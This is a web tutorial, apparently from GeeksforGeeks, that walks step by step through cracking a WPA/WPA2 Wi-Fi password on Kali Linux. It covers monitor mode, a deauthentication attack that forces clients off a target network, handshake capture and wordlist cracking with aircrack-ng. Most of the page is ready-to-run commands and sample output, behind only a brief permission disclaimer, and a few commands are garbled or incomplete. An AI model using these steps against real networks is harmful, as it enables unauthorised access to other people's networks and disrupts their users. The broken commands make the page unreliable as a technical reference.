How to Hack WPA/WPA2 WiFi Using Kali Linux?

Difficulty Level : Easy ● Last Updated : 30 Jun, 2020

"Hacking Wifi" sounds really cool and interesting. But actually hacking wifi practically is much easier with a good wordlist. But this world list is of no use until we don't have any idea of how to actually use that word list in order to crack a hash. And before cracking the hash we actually need to generate it. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.


Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. Don't use this for malicious purposes.

So, boot up **Kali Linux**. Open the terminal window. And perform the following steps.

Step 1: ifconfig(interface configuration) : To view or change the configuration of the network interfaces on your system.

▷ ×

```
ifconfig
```




Here,

- **eth0** : First Ethernet interface
- **l0** : Loopback interface
- **wlan0** : First wireless network interface on the system. (*This is what we need.*)


Step 2: Stop the current processes which are using the **WiFi** interface.

```
airmon-ng check kill
```




Step 3: To start the wlan0 in monitor mode.

```
airmon-ng start wlan0
```




Step 4: To view all the **Wifi** networks around you.

```
airodump-ng wlan0mon
```



```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

88:B1:E1:41:C6:01  98:2C:BC:0A:48:A3  -84    0 - 1      0        2
04:D1:3A:19:63:8F  04:92:26:22:D0:29  -88    0 - 1e     1        2
(not associated)   06:C8:07:74:6F:77  -82    0 - 1      0        2
(not associated)   C2:A1:5F:93:8C:94  -58    0 - 5      0        1
(not associated)   86:3F:2C:59:8C:3B  -88    0 - 1      0        1
80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -14    0e- 0e    96       40
```

Here,



- **airodump-ng** : For packet capturing
- **wlan0mon** : Name of the interface (This name can be different on the different devices)

Press **Ctrl+C** to stop the process when you have found the target network.

Step 5: To view the clients connected to the target network.

```
airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0m
```


```
CH  1 ][ Elapsed: 4 mins ][ 2020-02-04 09:28 ][ WPA handshake: 80:35:C1:13:C1:2C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:35:C1:13:C1:2C  -33 100     1944     1966    0   1  180  WPA2 CCMP   PSK  Quite Hacker

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -16    0e- 0e   264     1740  Quite Hacker
```

Here,

- **airodump-ng** : For packet capturing
- **-c** : Channel
- **–bssid** : MAC address of a wireless access point(**WAP**).
- **-w** : The Directory where you want to save the file(Password File).
- **wlan0mon** : Name of the interface.


Step 6: Open a new terminal window to disconnect the clients connected to the target network.

```
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
```




- **aireplay-ng** : To inject frames
- **-0** : For deauthentication
- **10** : No. of deauthentication packets to be sent
- **-a** : For the bssid of the target network
- **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



Now, we are done with capturing the packets. So, now you can close the terminal window.

Step 7. To decrypt the password. Open the Files application.



Here,

- **hacking-01.cap** is the file you need.

```
aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.
```

- **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
- **-a** : -a2 for **WPA2** & -a for **WPA** network
- **-b** : The BSSID of the target network
- **-w** : Location of the wordlist file
- **/root/hacking-01.cap** : Location of the cap file

You can download the file of common passwords from the internet

and if you want to create your own file then you can use the crunch tool

Like 50

Previous
Kali Linux - Hacking Wi-Fi

Next
chroot command in Linux with examples

Related Articles

1. How to Hack Wifi Using Aircrack-ng in Termux Without Root?

2. How to Hack a Open WiFi?
3. Kali-Whoami - Stay anonymous on Kali Linux
4. Difference Between Arch Linux and Kali Linux
5. How to Put WiFi Interface into Monitor Mode in Linux?
6. TABBY Hack The Box Walkthrough for User Flag
7. TABBY Hack The Box Walkthrough for Root Flag
8. How to Change the Mac Address in Kali Linux Using Macchanger?
9. Getting into Android OS remotely using Kali Linux
10. Finding Exploit offline using Searchsploit in Kali Linux

Article Contributed By :

quitehacker
@quitehacker

Vote for difficulty

Current difficulty : Easy

Easy | Normal | Medium | Hard | Expert

Article Tags : Kali-Linux, Linux-Unix

Improve Article

Improve Article

GeeksforGeeks
A-143, 9th Floor, Sovereign Corporate Tower,
Sector-136, Noida, Uttar Pradesh - 201305

feedback@geeksforgeeks.org

Company

About Us
Careers
In Media
Contact Us
Privacy Policy
Copyright Policy
Advertise with us

Learn

DSA
Algorithms
Data Structures
SDE Cheat Sheet
Machine learning
CS Subjects
Video Tutorials
Courses

News

Top News
Technology
Work & Career
Business
Finance
Lifestyle
Knowledge

Languages

Python
Java
CPP
Golang
C#
SQL
Kotlin

Web Development

Web Tutorials
Django Tutorial
HTML
JavaScript
Bootstrap
ReactJS
NodeJS

Contribute

Write an Article
Improve an Article
Pick Topics to Write
Write Interview Experience
Internships
Video Internship

@geeksforgeeks , Some rights reserved